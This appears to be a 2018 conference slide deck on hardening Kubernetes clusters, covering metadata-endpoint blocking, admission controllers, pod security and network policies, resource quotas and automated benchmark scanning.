169.254.169.254 considered harmful

- Block access to your cloud provider's metadata proxy
- Use:
  - GCE - Metadata proxy, GKE metadata concealment
  - AWS - Kube2iam or kiam - installs iptables rules to block pods
  - Egress Network Policy object (Kubernetes 1.8+)
  - CNI (Calico), Istio

Workload Isolation

Hard Multi-Tenancy Is Hard

- Official hard multi-tenancy support is still being worked on and discussed
  - Join the multitenancy working group to participate!
  - https://blog.jessfraz.com/post/hard-multi-tenancy-in-kubernetes/
- Locking down control plane access is foundational
- But we can do more today
  - Namespace per tenant
  - Pod Security Policy
  - Network Policy
  - Resource Limits

Raise the price of admission

DenyEscalatingExec - Don't allow `kubectl exec` into a container running as privileged or with host namespace access

AlwaysPullImages - Prevent unauthorized users from accessing private, cached container images

NodeRestriction - Kubelet can only modify its own Node and Pod objects

PodSecurityPolicy - Enforce security features for all pods in a cluster (see next slide)

ResourceQuota - Enforce resource limits (CPU, Memory, etc) on namespace resources

ImagePolicyWebhook - (Out of scope for this talk) require a backend like Clair to give a +1 on using an image without missing security patches

Version Dependent Recommendations:
https://kubernetes.io/docs/reference/access-authn-authz/admission-controllers/#is-there-a-recommended-set-of-admission-controllers-to-use)

Pod Security Policy

Cluster level resource

- Configure a security context for your pod/containers
  - https://kubernetes.io/docs/tasks/configure-pod-container/security-context/#set-the-security-context-for-a-pod
- And then enforce it with a PSP admission controller
- Tim Allclair's Example covers all the bases
  https://gist.github.com/tallclair/11981031b6bfa829bb1fb9dcb7e026b0
  - Seccomp and Apparmor annotations (using docker default) to restrict syscalls
  - Drops all Linux capabilities by default
  - Blocks privilege escalation
  - Blocks root user/group in containers
  - Blocks using the host network/IPC/process namespaces
  - Limits volume types (would have prevented the git issue!)
- This will probably be too restrictive for your use case(s)

Network Policy

Isolate pod communications and protect the API

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny
spec:
  ## Selector matches all pods
  podSelector: {}
  policyTypes:
  ## Empty rules here means no ingress/egress
  - Ingress
  - Egress
```

Resource Quotas

Limit the noisy neighbors

Define a namespace scoped policy to restrict resource utilization for multi-tenant objects.

```
~/work/kubernetes master
> kubectl create -f test/fixtures/doc-yaml/admin/resourcequota/namespace.yaml
namespace "quota-example" created

~/work/kubernetes master
> kubectl create -f test/fixtures/doc-yaml/admin/resourcequota/quota.yaml --namespace=quota-example
resourcequota "quota" created

~/work/kubernetes master
> kubectl describe quota quota --namespace=quota-example
Name:                   quota
Namespace:              quota-example
Resource                Used  Hard
--------                ----  ----
cpu                     0     20
memory                  0     1Gi
persistentvolumeclaims  0     10
pods                    0     10
replicationcontrollers  0     20
resourcequotas          1     1
secrets                 1     10
services                0     5
```

Benchmark it

Automation > point in time audits

- CIS Kubernetes benchmark sets a standard
  - kube-bench and kube-auto-analyzer automate the benchmark
- Kubesec.io for deployment YAML
  - YAML static analysis
  - Kubectl plugin as well as an admission controller to block unsafe deploys
- Add to your CI/CD pipeline or VCS

```
> kubectl plugin scan pod/my-shell-68974bb7f7-wxkl4
scanning pod my-shell-68974bb7f7-wxkl4
pod/my-shell-68974bb7f7-wxkl4 kubesec.io score 3
----------------
Advise
1. containers[] .securityContext .runAsNonRoot == true
Force the running image to run as a non-root user to ensure least privilege
2. containers[] .securityContext .capabilities .drop
Reducing kernel capabilities available to a container limits its attack surface
3. containers[] .securityContext .readOnlyRootFilesystem == true
An immutable root filesystem can prevent malicious binaries being added to PATH and increase attack cost
4. containers[] .securityContext .runAsUser > 10000
Run as a high-UID user to avoid conflicts with the host's user table
5. containers[] .securityContext .capabilities .drop | index("ALL")
Drop all capabilities and add only those required to reduce syscall attack surface
```

Break it

- New tool from Liz Rice and Aqua Security: kube-hunter
- Penetration testing perspective to find (and exploit) misconfigurations that would show up on a kube-bench scan
- https://github.com/aquasecurity/kube-hunter
- Can automate running this for ongoing audits, speed up assessments

Credit and thanks

Thank you to the many people whose prior work directed and informed our research and whose work we've referenced in our talk

- Tim Allclair @tallclair
- Jessie Frazelle @jessfraz
- Brad Geesaman @bradgeesaman
- Andrew Martin @sublimino
- Liz Rice @lizrice
- ...and the rest of the cloud native development community!

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

Thank You!

BOSTON 10-11 SEPT 2018